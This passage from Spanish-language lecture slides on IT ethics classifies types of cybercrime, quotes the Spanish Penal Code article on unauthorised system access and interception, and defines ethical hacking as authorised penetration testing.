en el trabajo. En TIC a diferencia de médicos, abogados, etc. no existe un código ético vinculante.
-  Los colegios profesionales en TIC y organizaciones profesionales (ACM; IEEE, ISACA, ISS, etc.) tienen sus propios **código ético** o **deontológico**.
 - ◆ Ej. Código deontológico del Colegio Profesional de Ingenieros Técnicos en Informática de Andalucía <http://www.cpitia.org/wp-content/uploads/2013/09/C%C3%B3digo-deontol%C3%B3gico.pdf>)

Tipología de cibercrímenes

	Ciberataques puros	Ciberataques replica	Ciberataques de contenido
Cibercrímenes económicos	<ul style="list-style-type: none"> - Hacking - Malware - Insiders - DoS - Spam - Ciberocupación red - redes antisociales 	<ul style="list-style-type: none"> - Ciberfraudes - Ciberspyware - Robo identidad - Spoofing - Ciberblanqueo de capitales - Ciberextorsión - Ciberocupación 	<ul style="list-style-type: none"> - Distribución de pornografía infantil - Ciberpiratería industrial
Cibercrímenes sociales		<ul style="list-style-type: none"> - Spoofing - Cyberstalking - Cyberbullying - Online harassment - Sexting - Online grooming 	
Cibercrímenes políticos	<ul style="list-style-type: none"> - DoS (ciberguerra o ciberactivismo) - Malware 	<ul style="list-style-type: none"> - Ciberespionaje - Ciberguerra 	<ul style="list-style-type: none"> - Online Hate speech - Ciberterrorismo (difusión mensajes radicales terroristas)

5

Hacking ético




“Ley de *hacking*”




Artículo 197 bis del CP. **Ciberspionaje, black hacking, cracking, accesos no autorizados:** “El que por cualquier medio o procedimiento, vulnerando las medidas de seguridad establecidas para impedirlo, y sin estar debidamente autorizado, acceda o facilite a otro el acceso al conjunto o una parte de un sistema de información o se mantenga en él en contra de la voluntad de quien tenga el legítimo derecho a excluirlo.” y a “El que mediante la utilización de artificios o instrumentos técnicos, y sin estar debidamente autorizado, intercepte transmisiones no públicas de datos informáticos que se produzcan desde, hacia o dentro de un sistema de información, incluidas las emisiones electromagnéticas de los mismos.”

Hacking ético



-  Es una rama de la seguridad informática que permite evaluar el nivel de vulnerabilidad y el riesgo en el que se encuentran los sistemas informáticos o los activos de una organización de forma legal y autorizada.
 - ◆ Idea: Para atrapar a un intruso tienes que empezar pensando como él.
 - ◆ Otros nombres: **pentest** (análisis de penetración), o *white hat hacking*.

-  El acceso a un sistema, aunque solo sea para “mirar” se considera un delito.
→ Aplicable a nuestros propios sistemas o a sistemas ajenos bajo contrato.

¡ Gracias !



¿ Alguna cuestión?